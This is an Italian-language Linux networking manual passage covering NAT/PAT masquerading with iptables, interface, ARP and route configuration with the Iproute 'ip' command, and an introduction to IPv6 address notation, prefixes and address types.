     192.168.1.0 - - - ------------------------*----*------------- - - -
                                                |
                                                | 192.168.0.0/16
                                            .---------.
             Rete esterna                   |         |
     - - - ------------------------------| NAT/PAT |
                                 0.0.0.0/0 |         |
                                            `---------'
```

Il meccanismo NAT/PAT permette tipicamente a una rete locale che utilizza indirizzi IP riservati alle reti private (cioè esclusi dalla rete Internet e come tali irraggiungibili) di accedere all'esterno. In tal caso, tutto il traffico con la rete esterna viene intrattenuto (apparentemente) dal router NAT/PAT che si occupa di inoltrare le risposte all'interno della rete locale. Ciò significa che all'esterno appare sempre solo un elaboratore, il router NAT/PAT, mentre dall'esterno non c'è modo di accedere agli elaboratori della rete locale perché questi non hanno un indirizzo accessibile.

Nel caso di GNU/Linux la gestione dell'inoltro dei pacchetti attraverso il meccanismo NAT/PAT richiede che il kernel di questo sia predisposto opportunamente (sezione 29.2.9).

116.5.1 Instradamento dal router NAT/PAT e verso il router NAT/PAT

Il router NAT/PAT, prima di poter compiere il suo lavoro, deve essere instradato attraverso le sue interfacce di rete. Per la precisione, seguendo l'esempio mostrato nella figura 116.7, da una parte deve essere instradato nella rete 192.168.1.0, mentre per raggiungere la rete 192.168.2.0 deve utilizzare un instradamento attraverso il router relativo. Dall'altra parte, attraverso l'interfaccia connessa alla rete esterna, deve essere instradato sulla rete predefinita, cioè 0.0.0.0. Ciò equivale a dire che si preparano gli instradamenti specifici delle varie parti della rete locale e che l'instradamento verso l'esterno corrisponde a quello predefinito.

Per il resto della rete locale, l'instradamento predefinito deve portare al router NAT/PAT, perché solo lui è in grado di gestire il traffico con gli indirizzi esterni alla rete locale.

116.5.2 Definizione della traduzione degli indirizzi

Il meccanismo NAT/PAT deve essere impostato definendo i gruppi di indirizzi (cioè le sottoreti) di origine e di destinazione. L'esempio mostrato nella figura 116.7 mostra che il router NAT/PAT è connesso a una rete locale scomposta in diverse sottoreti. Per la precisione si vedono due sottoreti, 192.168.1.0 e 192.168.2.0, ma si lascia intendere che potrebbero essercene altre (192.168.3.0,...). In tal senso, gli indirizzi da inoltrare all'esterno sono tutti quelli della rete 192.168.0.0/255.255.0.0, dove il secondo indirizzo è la maschera di rete.

In questa situazione, la notazione appena vista viene abbreviata comunemente in 192.168.0.0/16, dove il numero 16 rappresenta la quantità di bit a uno della maschera di rete.

Dall'altra parte, gli indirizzi di destinazione sono semplicemente tutti gli altri, cosa che si indica semplicemente con la notazione 0.0.0.0/0.0.0.0, ovvero 0.0.0.0/0.

116.5.3 Configurazione e controllo con iptables

Il programma '**iptables**' è ciò che serve per attivare e controllare la gestione del NAT/PAT con un kernel Linux. Per la precisione, l'impostazione viene definita attraverso delle *regole*: prima di definire qualcosa si inizia con la loro cancellazione.

> L'esempio che viene proposto ha il solo scopo di mettere in funzione la gestione NAT/PAT, mentre si eliminano tutti i sistemi di protezione legati alla gestione di un firewall. Pertanto, si possono usare tranquillamente solo se non esiste ancora alcuna configurazione per il filtro dei pacchetti IP.

iptables -t filter -F[*Invio*]

iptables -t mangle -F[*Invio*]

iptables -t nat -F[*Invio*]

iptables -t filter -X[*Invio*]

iptables -t mangle -X[*Invio*]

iptables -t nat -X[*Invio*]

Successivamente è il caso di definire una *politica predefinita* (*policy*), ovvero il comportamento normale per i comandi successivi, a meno di non specificare diversamente.

iptables -P FORWARD ACCEPT[*Invio*]

Infine è necessario definire come inoltrare i pacchetti tra le interfacce. Quello che segue si riferisce sempre all'esempio di figura 116.7, dove si suppone in particolare che l'interfaccia collegata all'esterno sia '**eth0**'.[11]

iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE[*Invio*]

Se con questi comandi '**iptables**' si «lamenta» generando delle segnalazioni di errore, è probabile che il kernel non sia in grado di gestire l'inoltro IP o il NAT/PAT (la traduzione degli indirizzi). Si può comunque verificare con i comandi seguenti:

iptables -t filter -L -n[*Invio*]

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

iptables -t mangle -L -n[*Invio*]

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

iptables -t nat -L -n[*Invio*]

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
MASQUERADE  all  --  0.0.0.0/0            0.0.0.0/0

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Se invece tutto è andato bene, si possono inserire questi comandi all'interno dei file utilizzati per l'inizializzazione del sistema; per esempio '/etc/rc.d/rc.local' o altro simile.

```
#...
/sbin/iptables -t filter -F
/sbin/iptables -t mangle -F
/sbin/iptables -t nat    -F
/sbin/iptables -t filter -X
/sbin/iptables -t mangle -X
/sbin/iptables -t nat    -X
/sbin/iptables -P FORWARD ACCEPT
/sbin/iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
/sbin/iptables -t filter -L -n
/sbin/iptables -t mangle -L -n
/sbin/iptables -t nat    -L -n
```

[11] Ma potrebbe trattarsi benissimo di '**ppp0**', nel caso di una connessione attraverso il protocollo PPP, o di qualunque altra interfaccia reale.

116.5.4 Note finali

I comandi mostrati che definiscono l'inoltro IP non fanno riferimento a interfacce di rete specifiche, ma solo a indirizzi di rete. Perché il router NAT/PAT sappia da che parte inoltrare i pacchetti, è necessario che gli instradamenti siano stati definiti correttamente.

Questo tipo di configurazione del router NAT/PAT ignora completamente tutte le considerazioni che riguardano la sicurezza e tutte le forme di controllo del transito dei pacchetti. In particolare, la descrizione del funzionamento di '**`iptables`**' può essere reperita nella pagina di manuale *iptables(8)*; inoltre, si può leggere la parte xxxiv.

In questo tipo di configurazione, è necessario che la gestione dell'inoltro dei pacchetti sia attiva. Non basta che il kernel sia stato predisposto (ammesso che sia ancora necessario), perché la funzione di inoltro (appartenente alla gestione dell'instradamento) potrebbe essere stata inibita da un comando contenuto nella procedura di inizializzazione del sistema, come già descritto nelle sezioni dedicate al router in generale.

IPv4 con il pacchetto Iproute

Iproute, ovvero *Linux traffic control engine*, [1] è un pacchetto di programmi di servizio per comunicare con il kernel Linux allo scopo di configurare nel dettaglio le interfacce di rete e l'instradamento. Il programma più importante del pacchetto corrisponde all'eseguibile '**`ip`**' e il suo utilizzo è piuttosto complesso.

In questo capitolo si riprendono in particolare degli esempi comuni di configurazione, già mostrati in precedenza, ma definiti attraverso '**`ip`**'. Il funzionamento di Iproute non viene descritto nel dettaglio; eventualmente conviene consultare la sua documentazione originale.

Dal momento che Iproute tiene in considerazione lo stato precedente della configurazione delle interfacce e degli instradamenti, verranno mostrati esempi che potrebbero anche risultare ridondanti, in cui le informazioni, prima di essere definite, vengono cancellate, anche nel caso non ce ne fosse bisogno.

> Quando si intende gestire una rete IPv4, Iproute risulta eccessivamente complesso da usare; tuttavia, Iproute diventa indispensabile con IPv6 e questo capitolo permette di introdurre al suo utilizzo, attraverso esempi comuni che possono essere confrontati facilmente.

117.1 Sintassi generale

Il programma eseguibile principale di Iproute è '**`ip`**', la cui sintassi ha una struttura particolare, riassumibile nel modello seguente:

`ip` [*opzioni*] *oggetto* [*comando* [*argomenti*]]

Alcune opzioni rilevanti sono elencate nella tabella seguente; si può osservare che con queste si definisce in particolare il protocollo di riferimento:

`-s`
`-stats`
`-statistics`
	richiede maggiori informazioni;

`-f inet`
`-family inet`
`-4`
	fa riferimento ai protocolli IPv4;

`-f inet6`
`-family inet6`
`-6`
	fa riferimento ai protocolli IPv6;

`-f link`
`-family link`
`-0`
	non fa riferimento ad alcun protocollo.

L'oggetto è ciò su cui si vuole intervenire, o dal quale si vogliono ottenere delle informazioni. Si rappresenta con una parola chiave:

`link`	si tratta di un dispositivo di rete;
`address`	si fa riferimento a un indirizzo del protocollo coinvolto;
`address`	si fa riferimento a un indirizzo IPv4 o IPv6, in base al contesto;
`neighbour`	fa riferimento alla tabella ARP (IPv4) o NDISC (IPv6);
`route`	interviene nella tabella degli instradamenti;
`rule`	fa riferimento a una regola nella politica degli instradamenti;
`maddress`	indirizzo multicast;

[1] **Iproute** GNU GPL

`mroute`	instradamento multicast;
`tunnel`	tunnel su IPv4.

Il comando che può seguire l'indicazione dell'oggetto rappresenta l'azione da compiere e dipende dall'oggetto stesso. Alcuni comandi comuni sono:

`add`	aggiunge qualcosa all'oggetto;
`delete`	toglie qualcosa dall'oggetto;
`show` `list`	mostra la situazione dell'oggetto;
`help`	mostra una guida sintetica dell'uso dell'oggetto;

117.2 Configurazione comune delle interfacce di rete

Viene riproposto un esempio già apparso in altri capitoli:

```
    .---------------------.                                    .---------------.
    |    Elaboratore A    | plip1                  192.168.7.2 | Elaboratore B |
    |                     |------------------------------------|               |
    |    127.0.0.1  lo    |192.168.7.1                   plip1 | 127.0.0.1  lo |
    `---------------------'                                    `---------------'
      192.168.1.1 | eth0
                  |
                  |
                  |    rete 192.168.1.0
 - - - - - - - - -*- - - - - - - - - - - - -
```

Lo schema mostra la situazione di due elaboratori, che si potrebbe riassumere sinteticamente nelle due tabelle seguenti, riferite rispettivamente all'elaboratore «A» e all'elaboratore «B»:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

La configurazione dell'interfaccia di rete virtuale locale, si può ottenere con i comandi seguente, in entrambi gli elaboratori:

```
# ip -4 address del 127.0.0.1/8 dev lo
```

```
# ip -4 address add 127.0.0.1/8 dev lo broadcast 127.255.255.255 ↩
↪scope host
```

```
# ip link set up dev lo
```

Come si può intuire, viene prima cancellata la configurazione associata all'indirizzo 127.0.0.1, con una maschera di rete pari ai primi 8 bit (255.0.0.0); quindi si imposta di nuovo l'indirizzo

e gli altri dati accessori; infine si attiva l'interfaccia. Per controllare la situazione vanno usati comandi diversi, in base al contesto. Per conoscere lo stato dell'interfaccia:

```
# ip link show dev lo[ Invio ]
```

```
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Per conoscere l'indirizzo IPv4 associato all'interfaccia:

```
# ip -4 address show dev lo[ Invio ]
```

```
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
```

La configurazione di una scheda di rete Ethernet procede in modo simile:

```
# ip -4 address del local 192.168.1.1/24 dev eth0[ Invio ]
```

```
# ip -4 address add local 192.168.1.1/24 dev eth0 ↩
↪broadcast 192.168.1.255 scope site[ Invio ]
```

```
# ip link set up dev eth0[ Invio ]
```

```
# ip link show dev eth0[ Invio ]
```

```
3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 00:4f:56:00:11:87 brd ff:ff:ff:ff:ff:ff
```

```
# ip -4 address show dev eth0[ Invio ]
```

```
3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    inet 192.168.1.1/24 brd 192.168.1.255 scope site eth0
```

La configurazione di un'interfaccia di rete per le connessioni punto-punto, diventa più complessa; per semplicità si mostra solo la configurazione dal lato dell'elaboratore «A»:

```
# ip -4 address del local 192.168.7.1/32 dev plip0[ Invio ]
```

```
# ip -4 address add local 192.168.7.1/32 peer 192.168.7.2 ↩
↪dev plip0 scope site[ Invio ]
```

```
# ip link set up dev plip0[ Invio ]
```

```
# ip link show dev plip0[ Invio ]
```

```
2: plip0: <POINTOPOINT,NOARP,UP> mtu 1500 qdisc pfifo_fast qlen 10
    link/ether fc:fc:c0:a8:01:0a peer ff:ff:ff:ff:ff:ff
```

```
# ip -4 address show dev plip0[ Invio ]
```

```
2: plip0: <POINTOPOINT,NOARP,UP> mtu 1500 qdisc pfifo_fast qlen 10
    link/ether fc:fc:c0:a8:01:0a peer ff:ff:ff:ff:ff:ff
    inet 192.168.7.1 peer 192.168.7.2/32 scope site plip0
```

In questi esempi è stato inserito l'ambito di competenza degli indirizzi usati. In particolare, la definizione '**`scope site`**', specifica che si tratta di indirizzi validi nell'ambito del sito, inteso come un insieme di sottoreti, in cui i nodi non hanno accesso all'esterno. Ciò è stato mostrato in questo modo perché gli indirizzi usati sono riservati per le reti private e non sono accessibili dalla rete globale.


117.3 Indirizzi multipli per una stessa interfaccia di rete

Nella sezione 114.2.2 è stata mostrata l'attribuzione di più indirizzi IPv4 alla stessa interfaccia di rete, attraverso l'uso di nomi particolari per l'interfaccia stessa:

```
interfaccia_reale:n_interfaccia_virtuale
```

In realtà, con i kernel Linux recenti non è più necessario distinguere tra «interfacce virtuali»; tuttavia, per questioni di compatibilità, si mantiene questa gestione. Si osservi in particolare che quanto segue i due punti verticali, non deve essere necessariamente un numero, ma può essere anche un altro tipo di stringa.

Figura 117.2. Esempio di utilizzo di più indirizzi sulla stessa interfaccia.

```
          .------.        .------.        .------.        .------.
          | host |        | host |        | host |        | host |
          `------'        `------'        `------'        `------'
              |               |               |               |
  - - - ------*---------------*-------*-------*---------------*---------- - - -
             192.168.100.0 <---      |      ---> 192.168.1.0
                                     |
                                     |
              192.168.100.254 eth0:0 | eth0 192.168.1.254
                                     |
                          .---------------------.
                          |                     |
                          |        Router       |
                          |                     |
                          `---------------------'
```

La figura 117.2 richiama un esempio già mostrato in precedenza, a proposito dell'attribuzione di più indirizzi IPv4 alla stessa interfaccia di rete. Per ottenere lo stesso risultato con Iproute, si può procedere nel modo seguente:

```
# ip -4 address del local 192.168.10.254/24 dev eth0[Invio]
```

```
# ip -4 address add local 192.168.1.254/24 dev eth0 ↩
↪broadcast 192.168.1.255 scope site[Invio]
```

```
# ip link set up dev eth0[Invio]
```

```
# ip -4 address add local 192.168.100.254/24 dev eth0 ↩
↪label eth0:0 broadcast 192.168.100.255 scope site[Invio]
```

```
# ip link set up dev eth0[Invio]
```

```
# ip -4 address show dev eth0[Invio]
```

```
3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    inet 192.168.1.254/24 brd 192.168.1.255 scope site eth0
    inet 192.168.100.254/24 brd 192.168.100.255 scope site eth0:0
```

Per eliminare completamente la configurazione di una certa interfaccia, compresi gli indirizzi aggiuntivi, si può usare il comando seguente:

```
# ip -4 address flush dev eth0[Invio]
```

117.4 ARP

La gestione della tabella ARP, ovvero ciò che consente un abbinamento tra gli indirizzi IPv4 e gli indirizzi di livello due (secondo il modello ISO-OSI), può essere molto complessa. Qui vengono mostrati solo alcuni esempi che si rifanno in pratica all'uso del comando '**arp**'.

- # **ip -4 neighbour show dev eth0**[*Invio*]

  Mostra la tabella ARP relativa a quanto collegato fisicamente all'interfaccia '**eth0**'.

- # **ip -4 neighbour del 192.168.1.2 dev eth0**[*Invio*]

  Cancella le voci riferite al nodo 192.168.1.2, per il collegamento relativo all'interfaccia '**eth0**', contenute nella tabella ARP.

- # **ip -4 neighbour flush dev eth0**[*Invio*]

  Cancella tutte le voci riferite all'interfaccia di rete '**eth0**', contenute nella tabella ARP.

117.5 Instradamento

Con Iproute è necessario definire tutti gli instradamenti, compreso quello locale, che non è implicito nella definizione degli indirizzi. Riprendendo la situazione descritta nella sezione 117.2, si può descrivere l'instradamento con le due tabelle seguenti, riferite rispettivamente al nodo A e al nodo B:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Entrambi i nodi devono configurare l'instradamento locale (interfaccia '**lo**'):

ip -4 route replace to unicast 127.0.0.0/8 scope host dev lo[*Invio*]

Per visualizzare l'instradamento impostato:

ip -4 route show[*Invio*]

```
127.0.0.0/8 dev lo  scope host
```

L'instradamento dell'elaboratore A nella rete 192.168.1.* si ottiene in modo altrettanto semplice:

**ip -4 route replace to unicast 192.168.1.0/24 scope link ↩
↪dev eth0**[*Invio*]

ip -4 route show[*Invio*]

```
192.168.1.0/24 dev eth0  scope link
```

L'instradamento, sia dell'elaboratore A, sia dell'elaboratore B, per quanto riguarda la connessione punto-punto, si può ottenere così:

```
# ip -4 route replace to unicast 192.168.7.1/32 scope link ←
↪dev plip1[ Invio ]
```

```
# ip -4 route replace to unicast 192.168.7.2/32 scope link ←
↪dev plip1[ Invio ]
```

```
# ip -4 route show[ Invio ]
```

```
192.168.7.1/32 dev plip1  scope link
192.168.7.2/32 dev plip1  scope link
```

Indipendentemente dagli esempi precedenti, si può prendere ora in considerazione il caso di un nodo, connesso alla rete locale 192.168.1.*, nella quale è disponibile un router, all'indirizzo 192.168.1.254, che consente di accedere alla rete 192.168.7.*:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.0	255.255.255.0	192.168.1.254	eth0

Per realizzare l'instradamento verso il router, si può usare il comando seguente:

```
# ip -4 route replace to unicast 192.168.7.0/24 scope site ←
↪via 192.168.1.254[ Invio ]
```

Si osservi che l'instradamento verso la rete 192.168.1.* deve essere stato definito precedentemente; così si determina in modo automatico anche l'interfaccia coinvolta, che è quella necessaria a raggiungere il router nella rete locale.

```
# ip -4 route show[ Invio ]
```

```
192.168.7.0/24 via 192.168.1.254 dev eth0  scope site
192.168.1.0/24 dev eth0  scope link
```

La definizione dell'instradamento predefinito funziona in modo analogo. Supponendo che il router raggiungibile all'indirizzo 192.168.1.254 consenta di instradare verso tutte le altre reti, si può cambiare il comando nel modo seguente:

```
# ip -4 route replace to unicast 0/0 scope global ←
↪via 192.168.1.254[ Invio ]
```

```
# ip -4 route show[ Invio ]
```

```
192.168.1.0/24 dev eth0  scope link
default via 192.168.1.254 dev eth0
```

La cancellazione di un instradamento si ottiene in modo analogo a quanto visto a proposito dell'impostazione dell'indirizzo dell'interfaccia. Per esempio, volendo cancellare l'instradamento per la rete locale 192.168.1.*, si può procedere nel modo seguente:

```
# ip -4 route del to unicast 192.168.1.0/24[ Invio ]
```

Inoltre, è possibile usare un comando più esteso, per cancellare tutti gli instradamenti che corrispondono a una certa interfaccia:

```
# ip -4 route flush dev eth0[ Invio ]
```

Introduzione a IPv6

Si è accennato riguardo all'esistenza del protocollo IPv6. Internet utilizza ancora prevalentemente IPv4, tuttavia è opportuno conoscere almeno alcuni dei suoi aspetti fondamentali. La cosa più appariscete di IPv6 è il modo di indicare gli indirizzi, che da 32 passano a 128 bit.

118.1 Rappresentazione simbolica di un indirizzo IPv6

La rappresentazione testuale simbolica standard di un indirizzo IPv6 è nella forma:

```
x:x:x:x:x:x:x:x
```

L'indirizzo viene suddiviso in gruppetti di 16 bit (coppie di ottetti), utilizzando i due punti ('`:`') come simbolo di separazione. Questi gruppetti di 16 bit vengono rappresentati in esadecimale, utilizzando solo le cifre che servono, dove queste saranno al massimo quattro. Per esempio, l'indirizzo

```
fe80:0000:0000:0000:02a0:24ff:fe77:4997
```

si può ridurre semplicemente a:

```
fe80:0:0:0:2a0:24ff:fe77:4997
```

Viene consentita anche una semplificazione ulteriore in presenza di gruppetti adiacenti che risultano azzerati: una coppia di due punti ('`::`') rappresenta una sequenza indefinita di gruppetti azzerati e può essere usata una volta sola in un indirizzo. In questo modo, l'esempio precedente può essere ridotto a quello che segue:

```
fe80::2a0:24ff:fe77:4997
```

In pratica, si deve intendere che quello che manca per completare l'indirizzo in corrispondenza del simbolo '`::`', contiene solo gruppetti di 16 bit azzerati.

118.2 Prefissi di indirizzo

Con IPv6, il concetto di maschera di rete è stato semplificato e nei documenti RFC si parla piuttosto di *prefisso* di un indirizzo. Il termine rende meglio l'idea del senso che ha, in quanto porta l'attenzione a una parte iniziale dell'indirizzo stesso per qualche scopo. Il prefisso viene segnalato con un numero aggiunto alla fine di un indirizzo IPv6, separato da una barra obliqua ('`/`') che indica il numero di bit iniziali da prendere in considerazione per un qualche scopo. In questo modo si indica la lunghezza del prefisso.

```
indirizzo_ipv6/lunghezza_prefisso
```

È importante osservare che l'indirizzo IPv6 abbinato all'indicazione della lunghezza di un prefisso, non può essere abbreviato più di quanto si possa già fare con questo genere di indirizzi. Si prenda in considerazione un indirizzo con l'indicazione della lunghezza del prefisso strutturato nel modo seguente (la lettera «h» rappresenta una cifra esadecimale diversa da zero):

```
hhhh:0000:0000:hhh0:0000:0000:0000:0000/60
<---- 60 bit ---->
```

Il prefisso si estende per i primi 60 bit, ovvero le prime 15 cifre esadecimali. Sono ammissibili le forme normali di abbreviazione di questa indicazione:

```
hhhh:0:0:hhh0:0:0:0:0/60
hhhh::hhh0:0:0:0:0/60
hhhh:0:0:hhh0::/60
```

Al contrario, non sono ammissibili queste altre:

- `hhhh:0:0:hhh/60`

  perché non è valida in generale;

- `hhhh::hhh0/60`

  perché si traduce in *hhhh* :0:0:0:0:0:0:*hhh* 0/60;

- `hhhh::hhh/60`

  perché si traduce in *hhhh* :0:0:0:0:0:0:0*hhh* /60.

118.3 Tipi di indirizzi

Il sistema introdotto da IPv6 richiede di distinguere gli indirizzi in tre categorie fondamentali: *unicast*, *anycast* e *multicast*. Quello che in IPv4 era conosciuto come indirizzo broadcast non esiste più in IPv6.

- **unicast**

  L'indirizzo unicast riguarda un'interfaccia di rete singola; in altri termini, un indirizzo unicast serve per raggiungere un'interfaccia di rete in modo univoco.

- **anycast**

  L'indirizzo anycast serve per essere attribuito a più interfacce di rete differenti (in linea di principio, queste dovrebbero appartenere ad altrettanti componenti di rete distinti). Si tratta di un indirizzo che ha le stesse caratteristiche esteriori di quello unicast, che però viene attribuito a diverse interfacce di altrettanti nodi, con lo scopo di poter raggiungere semplicemente quello che risponde prima (quello più vicino in base al protocollo di instradamento). Per la precisione, i pacchetti inviati a un indirizzo anycast dovrebbero raggiungere un'unica interfaccia di rete.

- **multicast**

  L'indirizzo multicast serve per essere attribuito a più interfacce di rete differenti (in linea di principio, queste dovrebbero appartenere ad altrettanti componenti di rete distinti). I pacchetti inviati a un indirizzo multicast dovrebbero raggiungere **tutte** le interfacce di rete a cui questo indirizzo è stato attribuito.

118.4 Allocazione dello spazio di indirizzamento

Così come è avvenuto con IPv4, anche gli indirizzi IPv6 sono stati suddivisi per scopi differenti. Si parla di *tipo di indirizzo*, riferendosi a questa classificazione. Questa distinzione avviene in base a un prefisso binario stabilito, definito FP, ovvero *Format prefix* (prefisso di formato). La tabella 118.1 riporta l'elenco dei prefissi di formato attuali (nel momento in cui viene scritto questo capitolo). Bisogna tenere presente che IPv6 è appena nato, per cui è necessario controllare la produzione dei documenti RFC se si vuole rimanere aggiornati a questo riguardo.

Tabella 118.1. Spazio di indirizzamento di IPv6.

Prefisso	Allocazione
$0000\ 0000_2$	Riservato.
$0000\ 0001_2$	Non assegnato.
$0000\ 001_2$	Riservato per l'allocazione NSAP.
$0000\ 010_2$	Riservato per l'allocazione IPX.
$0000\ 011_2$	Non assegnato.
$0000\ 1_2$	Non assegnato.
0001_2	Non assegnato.
001_2	Indirizzi unicast globali aggregabili.
010_2	Non assegnato.
011_2	Non assegnato.
100_2	Non assegnato.
101_2	Non assegnato.
110_2	Non assegnato.
1110_2	Non assegnato.
$1111\ 0_2$	Non assegnato.
$1111\ 10_2$	Non assegnato.
$1111\ 110_2$	Non assegnato.
$1111\ 1110\ 0_2$	Non assegnato.
$1111\ 1110\ 10_2$	Indirizzi unicast link-local.
$1111\ 1110\ 11_2$	Indirizzi unicast site-local.
$1111\ 1111_2$	Indirizzi multicast.

È importante osservare subito che il prefisso $0000\ 0000_2$ (binario), incorpora alcuni indirizzi molto importanti: l'indirizzo «non specificato» (0:0:0:0:0:0:0:0 o anche ::), l'indirizzo locale di *loopback* (0:0:0:0:0:0:0:1 o anche ::1) e gli indirizzi ottenuti per incorporazione di quelli IPv4.

Un altro particolare interessante riguarda il fatto che solo gli indirizzi che iniziano per FF_{16} ($1111\ 1111_2$) sono di tipo multicast, mentre gli altri sono tutti unicast. Gli indirizzi anycast sono degli indirizzi con caratteristiche uguali a quelli unicast, a cui però è stato attribuito un ruolo differente.


118.5 Indirizzi unicast

Si è accennato al fatto che tutti gli indirizzi, tranne quelli che iniziano per FF_{16}, sono di tipo unicast (e poi eventualmente tra questi si possono definire degli indirizzi anycast).


La caratteristica più importante degli indirizzi unicast è quella di poter essere aggregati a una maschera di bit continua, simile a quella di IPv4, senza il vincolo delle classi di indirizzi (come avveniva invece con IPv4).

Un nodo IPv6, cioè un componente collocato nella rete che riconosce questo protocollo, può trattare l'indirizzo IPv6 come un elemento singolo (nel suo insieme) oppure come qualcosa formato da diverse componenti, in base al ruolo che questo nodo ha nella rete. In pratica, a seconda del contesto, il nodo IPv6 potrebbe vedere l'indirizzo come un numero composto da 128 bit,

128 bit

identificatore dell'interfaccia

oppure potrebbe riconoscere un prefisso relativo a una sottorete:

n bit | 128−n bit


prefisso di sottorete	identificatore interfaccia

